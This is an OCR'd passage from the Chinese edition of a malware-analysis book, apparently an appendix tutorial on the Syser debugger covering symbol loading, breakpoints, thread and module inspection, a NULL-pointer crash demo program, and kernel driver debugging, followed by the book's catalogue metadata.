
单击Load按钮，Syser就会停在应用程序入口点的位置，此时先前准备好的符号就显示出来了，如下图所示。




另外值得一提的是，对于MFC符号，Syser做了特别的处理。众所周知，诸如MFC42.DLL的导出符号是非常难以阅读的，Syser在处理MFC符号的时候做了特别的转换，将其转变成Class:Function格式的易于理解和阅读的文本。

如果你有相应的源码，Syser会自动加载源码，直接就可以进行源码调试了。为了大家更好地体验Syser调试功能，在此我们准备了一个含有bug的简单多线程例子程序，来一起实战一下。

按照先前介绍的，首先选择Translate Debugging Data to SDS命令，然后选择Load For Debugging命令，此时准备工作做好了，程序停在入口点的位置，观察下图中画线位置。



大家可能注意到此时Syser所停的入口点并非自己代码的入口点，而是编译时，编辑器附加的startup程序入口点，没关系，在调试器的Console窗口中输入bpx main，然后按F5键执行，看看到哪了，如下图所示。



因为Syser解析了提供的PDB符号，所以它能够准确定位到源码的位置，自动切换到源码调试模式，此时调用者就能很方便地进行调试了。我们可以在Console中输入proc命令来观察进程，如下图所示。



我们当前调试的进程为bug.exe，要查看bug进程下的线程，可以输入thread bug命令。




当前bug进程中只有一个线程，线程ID为0x68C，如果我们要查看该线程的Call Stack，可以在Console窗口中输入“stack <线程ID>”，如下图所示。

```
>stack 68c
CallReturn Frame    Function Name  count=0
0100145B   0006FF80 no symbols
7C817067   0006FF80 unknown_function
00545BFD   0006FF80 no symbols
>
```

mod命令可以用来查看当前进程的加载模块列表，如下图所示。

```
>mod
ModuleName            ImageBase ImageSize CheckSum TimeStamp           FullFileName
bug                   01000000  00005000  0000E2AC 06/05/2013 07:22:38 \??\C:\bug\build\objchk_wxp_x86\i386\bug.exe
apphelp               76D70000  00022000  00021C76 14/04/2008 02:12:38 \??\C:\WINDOWS\system32\apphelp.dll
version               77BD0000  00008000  0000A4AC 14/04/2008 02:13:19 \??\C:\WINDOWS\system32\version.dll
msvcrt                77BE0000  00058000  0006101F 14/04/2008 02:15:27 \??\C:\WINDOWS\system32\msvcrt.dll
advapi32              77DA0000  000A9000  000A5F75 14/04/2008 02:12:25 \??\C:\WINDOWS\system32\advapi32.dll
rpcrt4                77E50000  00092000  00095F98 14/04/2008 02:13:02 \??\C:\WINDOWS\system32\rpcrt4.dll
secur32               77FC0000  00011000  00014C9A 14/04/2008 02:13:21 \??\C:\WINDOWS\system32\secur32.dll
kernel32              7C800000  0011E000  00122A2B 14/04/2008 02:13:26 \??\C:\WINDOWS\system32\kernel32.dll
ntdll                 7C920000  00093000  00097CB7 14/04/2008 02:13:25 \??\C:\WINDOWS\System32\ntdll.dll
>
```

根据源码，我们可以查看到bug的代码在bug.cpp第10行“*p = 0”的位置，如下图所示，我们在此设下断点，可以通过移动鼠标指针到该行，按F9键设置断点。




```
1   #include <stdio.h>
2   #include <stdlib.h>
3   #include <windows.h>
4
5   DWORD worker(int index)
6   {
7       if (index == 5) {
8           // bug
9           char* p = NULL;
10          *p = 0;
11      } else {
12          Sleep(111111111);
13      }
14      return 0;
15  }
16
17  int _cdecl
18  main (
19      __in int argc,
20      __in_ecount(argc) char *argv[]
21      )
22  {
23    printf("Bug Demo \n");
24    int count = 10;
25    HANDLE threads[10] = {NULL};
26      for (int i = 0; i<count; i++) {
27          DWORD threadId;
28          threads[i] = CreateThread( NULL,
29                                  0,
30                                  (LPTHREAD_START_ROUTINE)worker,
31                                  (LPVOID)i,
```

bl 命令可以用来查看所有断点，bc命令可以取消断点，如下图所示。



要观察变量p的值，可以在命令行中输入watch p。




按F5键执行到断点位置，可以看到此时p的变量为0。

至此我们通过bug.exe程序为大家演示了Syser调试的常用命令和过程，Syser的命令当然远不止这些，本文在此仅作抛砖引玉。

E.3 调试内核驱动

对于Syser这个名字，顾名思意，在内核调试上，它是有强大能力的。 Syser开始时的目标就是中国的SoftIce，事实上与SoftIce相比，它的确毫不逊色，下面就来看一下Syser如何调试驱动。


最方便的方式就是使用Syser的Tools菜单下的DrvLoader工具来加载驱动。启动DrvLoader后，选择驱动文件，单击Install按钮即可，如下图所示，注意此时不要单击Start按钮。



使用Ctrl + F12组合键唤醒Syser内核调试器，在目标模块入口点设置断点：


```
bpload <模块名>
```


并用bl指令查看驱动模块断点是否已经存在，如下图所示。



按F4键回到用户界面，此时再单击DrvLoader的Start按钮，启动目标驱动模块，Syser会自动停在目标驱动模块入口点的位置，如下图所示。

如果有驱动源码，此时Syser会自动加载源码文件，调试和阅读就非常方便了，如下图所示。





接下来的操作就与SoftIce差别不大了，主要依赖于使用者对指令的掌握，可以参阅Syser安装目录下的SyserCommand手册。

E.4 结语

Syser博大精深，功能全面，作者在很多细节上都下了一番苦功，精雕细琢，在此难以全面概述，使用者可以在使用过程中逐步深入，自行掌握。

[General Information]
书名=恶意代码分析实战
作者=（美）斯科尔斯基，（美）哈尼克著
丛书名=安全技术大系
页数=704
SS号=13519925
出版日期=2014.04
出版社=北京：电子工业出版社
ISBN号=978-7-121-22468-3
中图法分类号=TP309
原书定价=128.00
参考文献格式=（美）斯科尔斯基，（美）哈尼克著.恶意代码分析实战.北京：电子工业出版社,2014.04.
内容提要=本书一方面从内容上更侧重于恶意代码分析技术与实践方法，而非各类恶意代码的原理技术与检测对抗方法；另一方面更加侧重实用性，能够引导读者们在实际恶意代码样本分析过程中使用书籍中所介绍的各种分析技术、工具和技巧。